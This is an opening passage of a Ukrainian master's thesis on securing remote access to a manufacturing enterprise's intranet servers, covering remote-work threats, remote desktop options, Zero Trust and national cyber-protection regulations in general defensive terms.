Міністерство освіти і науки України
Національний технічний університет
«Дніпровська політехніка»

Інститут електроенергетики
Факультет інформаційних технологій
Кафедра безпеки інформації та телекомунікацій

ПОЯСНЮВАЛЬНА ЗАПИСКА
кваліфікаційної роботи ступеню магістра

студентки *Брижатої Наталії Юріївни*

академічної групи *125м-20-1*

спеціальності *125 Кібербезпека*

спеціалізації[1]

за освітньо-професійною програмою *Кібербезпека*

на тему *Методи забезпечення захисту віддаленого доступу до серверу інтрамережі виробничого підприємства*

Керівники	**Прізвище, ініціали**	**Оцінка за шкалою**		**Підпис**
		рейтинговою	**інституційною**	
кваліфікаційної роботи	д.ф-м.н., проф. Кагадій Т.С.			
розділів:				
спеціальний	ст. викл. Тимофєєв Д.С.			
економічний	к.е.н., доц. Пілова Д.П.			
Рецензент				
Нормоконтролер	ст. викл. Тимофєєв Д.С.			

Дніпро
2022

ЗАТВЕРДЖЕНО:
завідувач кафедри
безпеки інформації та телекомунікацій
_____ д.т.н., проф. Корнієнко В.І.
«_____»_____20___року

ЗАВДАННЯ
на кваліфікаційну роботу
ступеня магістра

студентки *Брижатої Наталії Юріївні* **академічної групи** *125м-20-2*
(прізвище ім'я по-батькові) (шифр)

спеціальності *125 Кібербезпека*
(код і назва спеціальності)

на тему ***Методи забезпечення захисту віддаленого доступу до серверу інтрамережі виробничого підприємства***

затверджену наказом ректора НТУ «Дніпровська політехніка» від 10.12.2021 №1036-с

Розділ	Зміст	Термін виконання
Розділ 1	Проаналізувати стан інформаційної безпеки при віддаленій роботі з серверами інтрамережі виробничого підприємства.	01.11.2021
Розділ 2	Обстеження архітектури мережі типового виробничого підприємства, аналіз інформації яка обробляється в ОІД, аналіз загроз та вразливостей, розробка та впровадження методів захисту при віддаленій роботі з серверами виробничого підприємства.	15.12.2021
Розділ 3	Економічна доцільність впровадження запропонованих методів захисту віддаленого доступу з серверами інтрамережі.	10.01.2022

Завдання видано _____ _____
(підпис керівника) (прізвище, ініціали)

Дата видачі: 01.09.2021р.

Дата подання до екзаменаційної комісії: 20.01.2022р.

Прийнято до виконання _____ Брижата Н.Ю.
(підпис студента) (прізвище, ініціали)

РЕФЕРАТ

Пояснювальна записка: 74 с., 5 рис. 27 табл., 4 додатків, 15 джерел.

Об’єкт дослідження: підсистема захисту інтрамережі типового виробничого підприємства.

Предмет дослідження: методи захисту віддаленого доступу з серверами інтрамережі.

Мета роботи: забезпечення достатнього рівня захищеності при роботі з серверами інтрамережі типового виробничого підприємства.

Методи розробки: спостереження, порівняння, аналіз, дослідження.

Актуальність теми визначається необхідністю захисту інформації при віддаленого доступу з серверами інтрамережі типового виробничого підприємства.

В першому розділі кваліфікаційної роботи надано загальний аналіз проблем забезпечення безпеки при віддаленій роботі з серверами інтрамережі виробничого підприємства, розглянуто стан організації інформаційної безпеки.

В другому розділі кваліфікаційної роботи виконана реалізація меттодів захисту віддаленого доступу до корпоративних серверів інтрамережі виробничого підприємства. Наведено загальні відомості про об’єкт інформаційної діяльності. Проведено обстеження об’єкту інформаційної діяльності, визначені основні загрози та вразливості, проаналізований стан забезпечення безпеки інформації при віддаленого доступу серверами виробничого підприємства. Розроблені рекомендації для безпечної віддаленої роботи з серверами інтрамережі виробничого підприємства.

В третьому розділі кваліфікаційної роботи розраховано доцільність впровадження та використання впроваджених систем захисту, економічну ефективність впровадження її елементів в інформаційно-телекомунікаційну систему на об’єкті інформаційної діяльності.

ІНФОРМАЦІЙНО-ТЕЛЕКОМУНІКАЦІЙНА СИСТЕМА, ОБ`ЄКТ ІНФОРМАЦІЙНОЇ ДІЯЛЬНОСТІ, АНАЛІЗ ЗАГРОЗ, МОДЕЛЬ ЗАГРОЗ, МОДЕЛЬ ПОРУШНИКА, ВІДДАЛЕНИЙ ДОСТУП, СЕРВЕР, ІНТРАМЕРЕЖА

РЕФЕРАТ

Объяснительная записка: 74 с., 5 рис. 27 табл., 4 приложений, 15 источников.

Объект исследования: подсистема защиты интрасети типового производственного предприятия.

Предмет исследования: методы защиты удаленного доступа с серверами интрасети.

Цель работы: обеспечение достаточного уровня защищенности при работе с серверами интрасети.

Методы разработки: наблюдение, сравнение, анализ, исследование.

Актуальность темы определяется необходимостью защиты информации при удаленном доступе к серверами интрасети типового производственного предприятия.

В первом разделе квалификационной работы представлен общий анализ проблем обеспечения безопасности при удаленной работе с серверами производственного предприятия.

Во втором разделе выполнена реализация методов защиты удаленного доступа к корпоративным серверам производственного предприятия. Приведены общие сведения об объекте информационной деятельности. Проведены обследования объекта информационной деятельности, определены основные угрозы и уязвимости, проанализировано состояние обеспечения безопасности информации при удаленном доступе. Разработаны рекомендации по безопасной удаленной работе с серверами интрасети.

В третьем разделе квалификационной работы рассчитана целесообразность внедрения и использования систем защиты, экономическая эффективность внедрения ее элементов в систему.

ИНФОРМАЦИОННО-ТЕЛЕКОММУНИКАЦИОННАЯ СИСТЕМА, ОБЪЕКТ ИНФОРМАЦИОННОЙ ДЕЯТЕЛЬНОСТИ, АНАЛИЗ УГРОЗ, МОДЕЛЬ УГРОЗ, МОДЕЛЬ НАРУШИТЕЛЯ, УДАЛЕННЫЙ ДОСТУП, СЕРВЕР, ИНТРАНЕТ

ABSTRACT

Explanatory note: 74 p., 5 fig. 27 tables, 4 annexes, 15 sources.

Object of research: subsystem protection of the intranet of a typical production enterprise.

Subject of research: methods of remote access protection with intranet servers.

Purpose: to ensure a sufficient level of security when working with intranet servers of a typical manufacturing enterprise.

Development methods: observation, comparison, analysis, research.

The relevance of the topic is determined by the need to protect information for remote access with intranet servers of a typical manufacturing enterprise.

In the first section of the qualification work the general analysis of security problems at remote work with servers of an intranet of the industrial enterprise is given, the condition of the organisation of information security is considered.

In the second section of the qualification work the implementation of methods of protection of remote access to corporate servers of the intranet of the production enterprise is executed. General information about the object of information activities is given. An inspection of the object of information activities was carried out, the main threats and vulnerabilities were identified, the state of information security during remote access by the servers of the production enterprise was analysed. Recommendations for safe remote work with intranet servers of the production enterprise are developed.

The third section of the qualification work calculates the feasibility of implementing and using implemented protection systems, the cost-effectiveness of implementing its elements in the information and telecommunications system at the object of information activities.

INFORMATION AND TELECOMMUNICATION SYSTEM, OBJECT OF INFORMATION ACTIVITY, ANALYSIS OF THREATS, MODEL OF THREATS, MODEL OF INFRINGEMENT, REMOTE ACCESS, INTRANET

СПИСОК УМОВНИХ ПОЗНАЧЕНЬ І СКОРОЧЕНЬ

В роботі використовуються такі позначення і скорочення:

АС - автоматизована система;

ДСТУ - державний стандарт України;

ІзОД — інформація з обмеженим доступом;

ІТС – інформаційно-телекомунікаційна система;

КС — комп'ютерна система;

НД — нормативний документ;

НД ТЗІ - нормативний документ системи технічного захисту інформації;

НСД — несанкціонований доступ;

ОІД – об’єкт інформаційної діяльності;

ОС — обчислювальна система;

ПЗ — програмне забезпечення;

СУБД - система управління базами даних

БД - база даних

VPN - віртуальна приватна мережа

DLP - запобігання втраті даних

ЗМІСТ

ВСТУП 9

РОЗДІЛ 1. СТАН ПИТАННЯ. ПОСТАНОВКА ЗАДАЧІ 10

1.1. Аналіз проблеми забезпечення захищеності віддаленої роботи 10

1.2. Аналіз типового об’єкта 11

1.2.1 Призначення інтрамережі 11

1.2.2 Архітектура інтрамережі виробничого підприємства 12

1.2.3 Типова реалізація 15

1.3 Опис типових загроз та вразливостей технології віддаленого доступу 16

1.4 Аналіз нормативно-правової бази у сфері захисту інформації 19

1.5 Постановка задачі 23

1.6 Висновки до першого розділу 24

РОЗДІЛ 2. СПЕЦІАЛЬНА ЧАСТИНА 25

2.1 Архітектура мережі типового об'єкта інформаційної діяльності 25

2.2 Опис інформації, яка обробляється на веб ресурсах типового підприємства 34

2.3 Аналіз загроз та вразливостей 34

2.3.1. Модель порушника 34

2.3.2. Модель загроз 45

2.4 Основні методи та засоби оцінки рівня забезпечення захищеності віддаленої роботи 52

2.5 Аналіз рівня захищеності 55

2.5.1. Отримання попередньої інформації про мережу 55

2.5.2. Упорядкування карти мережі, визначення типів пристроїв, ОС, додатків 57

2.5.3. Аналіз веб-сайту замовників 57

2.5.4. Експлуатації вразливостей 58

2.6 Побудова системи захисту 60

2.6.1 Загальні заходи організації захисту 61
2.6.2 Спеціальні заходи забезпечення безпеки 61
2.7 Оцінка ефективності запропонованого рішення 69
2.8 Висновки до розділу 2 70
3 ЕКОНОМІЧНИЙ РОЗДІЛ 72
3.1 Економічне обґрунтування доцільності впровадження методів забезпечення захисту при віддаленій роботі користувачів з серверами інтрамережі виробничого підприємства 72
3.2 Розрахунок капітальних витрат 73
3.2.1 Визначення трудомісткості впровадження запропонованих методів захисту 73
3.2.2 Розрахунок витрат на впровадження методів захисту 74
3.2.3 Капітальні (фіксовані) витрати на проектування та впровадження проектного варіанта системи інформаційної безпеки 74
3.3 Розрахунок експлуатаційних витрат 75
3.4 Оцінка величини збитку 77
3.5 Загальний ефект від впровадження системи інформаційної безпеки 79
3.6 Визначення та аналіз показників економічної ефективності системи 79
3.7 Висновки до 3 розділу 80
ВИСНОВКИ 81
СПИСОК ВИКОРИСТАНОЇ ЛІТЕРАТУРИ 82
Додаток А. Відомість матеріалів кваліфікаційної роботи
Додаток Б. Перелік документів на оптичному носії
Додаток В. Відгуки керівників розділів
Додаток Г. Відгук керівника кваліфікаційної роботи

ВСТУП

Масовий та швидкий перехід компаній на віддалені режими роботи суттєво загострив проблеми інформаційної безпеки. Більшість компаній вперше зіткнулися з таким завданням, тому перехід на віддалену роботу викликає чимало складнощів. Експерти сходяться на думці, що віддалені співробітники потрапили до зони найбільшого ризику.

Мета роботи - забезпечення достатнього рівня захищеності при роботі з серверами інтрамережі типового виробничого підприємства.

Для роботодавців проблема полягає не тільки в пропускній спроможності мережі, але й у тому, що працівники вводять у рутинний робочий процес нові потенційні вразливості – слабкі паролі на персональних комп'ютерах, погано захищені домашні маршрутизатори Wi-Fi, погано захищені сайти для дистанційного навчання (у школах та університетах) або заражені комп'ютери інших членів сім'ї.В результаті безпека організації стала ще більше залежати від свідомості та поінформованості у питаннях ІБ її співробітників. Саме робочій простір користувача при віддаленій роботі був об'єктом дослідження в роботі.
Експерти рекомендують приділити особливу увагу цифровій гігієні та безпеці, оскільки зловмисники намагаються використати у своїх цілях кризу з коронавірусом

РОЗДІЛ 1. СТАН ПИТАННЯ. ПОСТАНОВКА ЗАДАЧІ

1.1. Аналіз проблеми забезпечення захищеності віддаленої роботи

Один із головних ризиків віддаленої роботи – інсайдерська активність. За оцінками експертів, на «віддаленні» вона зростає вдвічі.

З технічного боку дистанційна робота стала проблемою для компаній, які не працювали раніше у такому форматі та переходили на нього поспіхом. Типові помилки – не захищений канал віддаленого підключення, не налаштувана двофакторна аутентифікація, надлишкові доступи до корпоративних ресурсів. У результаті трафік віддалених сесій можуть перехопити зловмисники, а співробітники отримати у розпорядження конфіденційні дані, працювати з якими їм не належить. Плюс до всього, не всім вистачає потужностей, щоб підтримати стабільну роботу корпоративних ресурсів при масі віддалених підключень.

Робота працівників з дому пов'язана з відсутністю достатнього контролю, чим провокує більшу кількість ризиків щодо інформаційної безпеки. Нерідко у персоналу виникають ідеї обміну корпоративною критичною інформацією через хмарні системи або використання домашнього незахищеного софту для службових цілей. Через те, що здебільшого перехід на віддалення був екстрений — більшість сервісів просто фізично не встигли нормально налаштувати.

Варто також відзначити ймовірність витоків даних і поширення шкідливого ПЗ, оскільки багато співробітників підключаються до мережі організації з використанням особистих ПК. У період карантину захист особистих пристроїв співробітників став актуальним як ніколи раніше.

Центр моніторингу та реагування на кіберзагрози Solar JSOC щодня фіксує пов'язані з цим інциденти: це і поширення шкідливого ПЗ у момент підключення компанії, та компрометація облікових даних віддалених співробітників, та спроби розкрадання конфіденційної інформації внутрішніми порушниками. Замість захищених офісних робочих місць люди пересіли за свої домашні комп'ютери, на яких не застосовується весь спектр корпоративних засобів захисту, працівник став не єдиним користувачем свого робочого місця – домашнім комп'ютером

користується вся сім'я, а це користувачі, які не проходили відповідних інструктажів та які не несуть жодної відповідальності за свої дії перед компанією.

Ще один небезпечний варіант - персональний комп'ютер зі застарілою операційною системою або піратською версією ОС, яка не оновлюється. Багато користувачів будинку не стежать за оновленням прошивки роутерів, використовуючи дефолтні паролі та в більшості випадків не використовують ліцензійні антивірусні засоби. Вони ж, як правило, найбільш схильні до фішингових компаній зловмисників з використанням соціальної інженерії.

За даними досліджень HP Wolf Security, у 83% опитаних IT-команд склалася думка, що збільшення числа надомних працівників створило серйозну загрозу для взлому корпоративної мережі. Наприклад, 48% опитаних співробітників від 18 до 24 років вважають засоби безпеки перешкодою, 31% з них шукають шляхи обходу корпоративної політики безпеки, а ще 39% взагалі не знають, що собою являє та сама політика безпеки або не впевнені в її існуванні.

Так чи інакше, робота з дому стає все більш часто використовуваною завдяки сучасним технологіям, але при цьому не повинна страждати безпека: правильна технологія пропонує такі інструменти, щоб при роботі будинку корпоративна інформація не була ризикована.

1.2. Аналіз типового об’єкта

Інтране́т — внутрішньокорпоративна мережа, комп'ютерна мережа, що використовує технології інтернету, але в той же час є приватною корпоративною мережею. Мережа підтримує сервіси Інтернет, наприклад, такі, як електронна пошта, веб сайти, FTP-сервера тощо, але в межах корпорації. Інтранет-мережа, підключається до зовнішніх мереж, у тому числі і до інтернету, як правило, через засоби захисту від несанкціонованого доступу. Інтранет може бути ізольований від зовнішніх користувачів або функціонувати як автономна мережа, що не має доступу ззовні.

1.2.1 Призначення інтрамережі

Інтрамережею можна визначити і як систему зберігання, передачі та обробки міжфірмової та внутрішньофірмової інформації із застосуванням засобів локальних мереж та мережі Інтернет.

Повнофункціональна мережа Інтранет повинна забезпечувати як мінімум виконання таких базових мережевих технологій, як:

- мережеве управління;
- мережевий каталог, що відображає всі інші служби та ресурси;
- мережева файлова система;
- інтегрована передача повідомлень (електронна пошта, факс, телеконференції та ін.);
- робота у World Wide Web;
- мережевий друк;
- захист інформації від несанкціонованого доступу;

1.2.2 Архітектура інтрамережі виробничого підприємства

Архітектура інтрамережі — це модель взаємодії комп'ютерів у мережі, сукупність комп'ютерів та інших засобів обчислювальної техніки (активного мережевого обладнання, принтерів, сканерів тощо), об'єднаних за допомогою кабелів та мережевих адаптерів та працюючих під управлінням мережної операційної системи.

Відмінні риси intranet-архітектури:

- На сервері породжується кінцева інформація, призначена для представлення користувачеві програмою навігації, а не напівфабрикат, як у системах із класичною архітектурою «клієнт-сервер».
- Усі інформаційні ресурси, і навіть прикладна система сконцентровані на сервері.
- Для обміну даними між клієнтами та сервером використовуються протоколи відкритого стандарту TCP/IP, що застосовуються в Internet.
- Полегшено централізоване управління як сервером, а й комп'ютерами-клієнтами, оскільки вони стандартизовані з погляду програмного

забезпечення (кожній робочої станції достатньо наявності лише стандартної програми навігації).

- На робочих станціях, крім своїх програм, можуть виконуватися програми з інших комп'ютерів мережі. Усі перелічені особливості, крім останньої, сприяють вирішенню проблеми інформаційно-комп'ютерної безпеки.

На рисунку 1.1 представлена типова архітектура виробничого підприємства.



Рисунок 1.1 Типова архітекрура мережі виробничого підприємства.

Особливості мережі:

- На сервері породжується не кінцева інформація, а дані, що підлягають інтерпретації комп'ютерами-клієнтами.
- Фрагменти прикладної системи розподілено між комп'ютерами мережі.
- Для обміну даними між клієнтами та сервером можуть використовуватись закриті протоколи, несумісні з відкритим стандартом TCP/IP, що використовується в мережі Internet.
- Кожен з комп'ютерів мережі орієнтований виконання лише своїх локальних програм.

Остання особливість сприяє підвищенню безпеки. У разі виконання на кожному комп'ютері лише своїх локальних програм виключається міграція програм через мережу при обробці серверами запитів з боку клієнтів. Відповідно зменшується ймовірність запуску виконання шкідливих програм і зараження комп'ютерними вірусами.

З погляду безпеки обробки та зберігання даних представлена архітектура має і ряд недоліків:

- Територіальна розподіл компонентів програмних додатків та неоднорідність елементів обчислювальної системи призводять до суттєвого ускладнення побудови та адміністрування системи інформаційно-комп'ютерної безпеки.
- Частина інформаційних ресурсів, що захищаються, може розташовуватися на персональних комп'ютерах, які характеризуються підвищеною вразливістю.
- Використання обміну даними між комп'ютерами мережі закритих протоколів вимагає розробки унікальних засобів захисту, відповідно - підвищених витрат.
- При втраті параметрів налаштування програмного забезпечення будь-якого комп'ютера-клієнта необхідно виконання складних процедур зв'язування та узгодження цього комп'ютера з рештою обчислювальної системи, що призводить до збільшення часу відновлення працездатності комп'ютерної мережі при виникненні відмов.

1.2.3 Типова реалізація

Для віддаленої роботи на серверах компанії використовують віддалений робочий стіл.

Віддалений робочий стіл - це технологія надання віддаленого доступу до сервера або комп'ютера, так як користувач працював за ним локально.

Реалізацій даної технології має на увазі кілька варіантів:

- Служба термінальних столів Windows Server.
- RDS ферми - почали з'являтися починаючи з Windows Server 2012 R2, користувачі заходять на віддалені сервери, де працюють зі звичними програмами.
- Просто увімкнення віддаленого робочого стола на комп'ютері з Windows, але знадобиться або публічна IP-адреса або налаштування прокидання порту на потрібний сервер.
- Робота з RemoteApp - це спеціальним чином підготовлені програми, які, по суті, виконуються на віддаленому сервері в сесії віддаленого робочого столу
- Інтернет сервіси, що дозволяють через браузер або мобільний додаток робити RDP підключення до віддаленого комп'ютера, навіть за NAT.
- Хмарні сховища;

В нашому випадку використовуються декілька типів віддаленого підклчення, в залежності від відділу.

Так як для виробничого підприємства характерна наявність конструкторського відділу та бухгалтерії,тому надалі ми розглянемо на цих прикладах типову реалізацію.

Задачі для конструкторського відділу:

- моделювання виробів;
- проектування креслень;
- омбін моделями;
- фінальні зборки проектів;
- тестування зразків;

У продукті від корпорації Microsoft присутня можливість організації віддаленого доступу без встановлення допоміжного софту. Він використовує протокол RDP, який повністю захищений і вважається безпечним. Але є одна істотна вада, що відштовхує користувачів і змушує їх шукати альтернативні продукти.

Для виконання зазначених вище задач частіше за все користувач використовує RemoteApp для підключення до комп'ютера, список найкращих представлен надалі:

- TeamViewer
- Chrome Remote Desktop
- AeroAdmin
- Remote Utilities

Надалі, на рисунку 1.2, представлена типова схема мережі при віддаленій роботі.

Рисунок 1.2 Типова схема віддаленого доступу.

1.3 Опис типових загроз та вразливостей технології віддаленого доступу

Будь-який віддалений доступ, на практиці – це розширення периметра, тому що в інфраструктурі компанії з'являються нові підключення ззовні. Особисті станції, на яких працюють користувачі та з яких звертаються до корпоративної системи, можуть бути недостатньо захищені, можуть бути заздалегідь скомпрометовані, фізично втрачені або цілеспрямовано вкрадені.

До типових загроз безпосередньо на домашньому робочому місці користувача, можна віднести такі:

- проникнення вірусів з дому в офісну мережу, мережна або вірусна атака на системи в периметрі, наприклад, атака вірусу-шифровальщика.
- зараження документів, що обробляються на робочих місцях користувачів;

- зараження комп'ютерів користувачів через недостатні СЗІ, встановлені у них на місцях, та роботи з потенційно відкритою або потенційно зараженою інформацією;
- виток даних з організації через робочі місця користувачів навіть при контролі копіювання на зовнішні носії, наприклад, можна сфотографувати інформацію на екрані;
- недостатньо сувора автентифікація користувачів на робочих місцях (наприклад, без пароля або з дуже простим паролем);
- втрата / злодійство кінцевого обладнання чи даних;
- проникнення у периметр; наприклад, дитина робить уроки на комп'ютері, випадково зберігає чи видаляє документи на сервері організації;
- проблеми зв'язку: для віддаленої роботи потрібна зв'язність, багато з'єднань можуть вичерпати смугу каналу або можливості обладнання (dos, denial of service - відмова в обслуговуванні);
- поширення особистої інформації співробітників: де вони розташовані, їх графік роботи, присутності, можливостей, інформація стає доступною для спостереження та використання особами, для яких вона не призначена.

Також варто приділити увагу технологіям хмарних сховищ.

Хмарне сховище – це модель хмарних обчислень, що передбачає зберігання даних в Інтернеті за допомогою постачальника хмарних обчислювальних ресурсів, який надає сховище даних як сервіс та забезпечує керування ним. Хмарне сховище надається на вимогу у необхідному обсязі, оплачується за фактом використання та позбавляє необхідності купувати власну інфраструктуру для зберігання даних та керувати нею. Це забезпечує гнучкість, глобальну масштабованість та надійність. Дані доступні у будь-який час та в будь-якому місці.

Головними проблемами хмарного сховища є:

- несанкціонований доступ до сервісу (за статистикою становить близько 42% від усіх проблем безпеки);
- небезпечність інтерфейсу (ще одна поширена вразливість, яка зустрічається майже у 40% існуючих публічних хмарних сховищ);

- некоректне налаштування платформи та підвищений ризик розкрадання акаунтів (зустрічаються рідше, однак також загрожують безпеці даних).

Для побудови аналізу зугроз та вразливостей все більше набирає популярності модель Zero Trust, яка базується на повній недовірі всім вузлам мережі.

Zero Trust («нульова довіра») – це модель безпеки, розроблена колишнім аналітиком Forrester Джоном Кіндервагом у 2010 році. Нещодавні масові витоку даних лише підтверджують необхідність компаніям приділяти більше уваги кібербезпеці, і модель Zero Trust може бути вірним підходом.

Надалі проаналізовано основні сфери концепції Zero Trust. Рекомендує організаціям звернути увагу на кожен із пунктів, щоб побудувати найкращу стратегію «нульової довіри».

Дані Zero Trust: Ваші дані це те, що намагаються вкрасти зловмисники. Тому цілком логічно, перша основа концепції «нульової довіри» полягає у захисті даних насамперед, а чи не останню. Це означає необхідність вміти аналізувати, захищати, класифікувати, відстежувати та підтримувати безпеку своїх корпоративних даних.

Мережі Zero Trust: для крадіжки інформації атакуючі повинні вміти переміщатися всередині мережі, тому ваше завдання зробити цей процес максимально складним. Сегментуйте, ізолюйте та контролюйте ваші мережі за допомогою сучасних технологій, таких як міжмережні екрани нового покоління, спеціально створені для цих цілей.

Користувачі Zero Trust: Люди є найслабшою ланкою у безпеці.

Навантаження Zero Trust: Термін навантаження використовується представниками відділу обслуговування та контролю інфраструктури для позначення всього стека програм та бекенд ПЗ, який використовується клієнтами для взаємодії з бізнесом.

Пристрої Zero Trust: у зв'язку з розповсюдженням інтернету речей (смартфони, смарт-ТВ, розумні кавоварки тощо), кількість пристроїв, що живуть усередині мереж, різко збільшився. Дані пристрої також є потенційним вектором

атаки, тому вони повинні зазнати сегментування та моніторингу, як і будь-який інший комп'ютер у мережі.

Візуалізація та аналітика: для успішного впровадження принципу «нульової довіри» треба впровадити інструменти візуалізації всього, що відбувається у мережі.

Автоматизація та керування: Автоматизація допомагає підтримувати працездатність всіх систем з моделлю «нульової довіри» та відстежувати виконання політик Zero Trust. Люди банально не здатні встежити за тим обсягом подій, який потрібний для принципу «нульової довіри».

1.4 Аналіз нормативно-правової бази у сфері захисту інформації

Основним документом для побудови системи безпеки віддаленого доступу виробничого підприємства є постанова від від 19 червня 2019 р. № 518 «Про затвердження Загальних вимог до кіберзахисту об’єктів критичної інфраструктури». Надалі розглянемо основні положення до кіберзахисту об’єктів критичної інфраструктури, які затверджені в документі:

- Кіберзахист об’єкта критичної інфраструктури забезпечується шляхом впровадження комплексної системи захисту інформації або системи інформаційної безпеки з підтвердженою відповідністю.
- Кіберзахист об’єкта критичної інфраструктури забезпечується власником та/або керівником об’єкта;
- Власник та/або керівник об’єкта критичної інфраструктури організовує невідкладне інформування урядової команди реагування на комп’ютерні надзвичайні події України CERT-UA;
- Державні органи отримують доступ до Інтернету через систему захищеного доступу;
- Власник та/або керівник об’єкта критичної інфраструктури з метою усунення можливих наслідків кіберінцидентів та кібератак забезпечує створення резервних копій інформаційних ресурсів;

- Вимоги затвердженої на об’єкті критичної інфраструктури політики інформаційної безпеки повинні бути доведені під підпис або в інший спосіб до всіх його працівників;
- Власник/керівник об’єкта критичної інфраструктури повинен впровадити програми підвищення обізнаності/навчання працівників з питань інформаційної безпеки;
- У підрозділі або посадової особи з інформаційної безпеки об’єкта критичної інфраструктури повинен бути створений та підтримуватися в актуальному стані перелік програмного та апаратного забезпечення, що використовується на об’єкті критичної інформаційної інфраструктури об’єкта критичної інфраструктури в захищеній від модифікації формі, зокрема електронній;
- Надалі представлені організаційні та технічні заходи з кіберзахисту, які впроваджуються на об’єкті критичної інформаційної інфраструктури об’єкта критичної інфраструктури, повинні забезпечувати:
- формування на об’єкті критичної інфраструктури загальної політики інформаційної безпеки;
- управління доступом користувачів та адміністраторів до об’єктів захисту об’єкта критичної інформаційної інфраструктури об’єкта критичної інфраструктури;
- ідентифікацію та автентифікацію користувачів та адміністраторів об’єкта критичної інформаційної інфраструктури об’єкта критичної інфраструктури;
- реєстрацію подій компонентами об’єкта критичної інформаційної інфраструктури об’єкта критичної інфраструктури та їх періодичний аудит;
- мережевий захист компонентів та інформаційних ресурсів об’єкта критичної інформаційної інфраструктури об’єкта критичної інфраструктури;
- доступність та відмовостійкість компонентів та інформаційних ресурсів об’єкта критичної інформаційної інфраструктури об’єкта критичної інфраструктури;

- визначення умов використання змінних (зовнішніх) пристроїв та носіїв інформації на об'єкті критичної інформаційної інфраструктури об'єкта критичної інфраструктури;
- визначення умов використання програмного та апаратного забезпечення об'єкта критичної інформаційної інфраструктури об'єкта критичної інфраструктури;
- визначення умов розміщення компонентів об'єкта критичної інформаційної інфраструктури об'єкта критичної інфраструктури.

Нормативний документ також має детальний опис підрозділів, які мають критичне значення для побудови системи захисту, надалі представлені основні з підрозділів:

Управління доступом користувачів та адміністраторів до об'єктів захисту об'єкта критичної інформаційної інфраструктури об'єкта критичної інфраструктури;

Ідентифікація та автентифікація користувачів та адміністраторів об'єкта критичної інформаційної інфраструктури об'єкта критичної інфраструктури;

Реєстрація подій компонентами об'єкта критичної інформаційної інфраструктури об'єкта критичної інфраструктури та їх періодичний аудит;

Забезпечення мережевого захисту компонентів та інформаційних ресурсів об'єкта критичної інформаційної інфраструктури об'єкта критичної інфраструктури;

Забезпечення доступності та відмовостійкості компонентів та інформаційних ресурсів об'єкта критичної інформаційної інфраструктури об'єкта критичної інфраструктури;

Визначення умов використання змінних (зовнішніх) пристроїв та носіїв інформації на об'єкті критичної інформаційної інфраструктури об'єкта критичної інфраструктури;

Визначення умов використання програмного та апаратного забезпечення об'єкта критичної інформаційної інфраструктури об'єкта критичної інфраструктури;

Визначення умов розміщення компонентів об'єкта критичної інформаційної інфраструктури об'єкта критичної інфраструктури;

Також побудова систем безпеки, аналізу загроз та вразливостей, розробка методологій та обстеження проблеми в цілому проводилось згідно нормативно-правової бази україни, та базувалося на:

- Закон України "Про захист інформації в автоматизованих системах";
- НД ТЗІ 1.1-002-99: Загальні положення з захисту інформації в комп'ютерних системах від НСД;
- НД ТЗІ 1.1-003-99: Термінологія в галузі захисту інформації в комп'ютерних системах від несанкціонованого доступу;
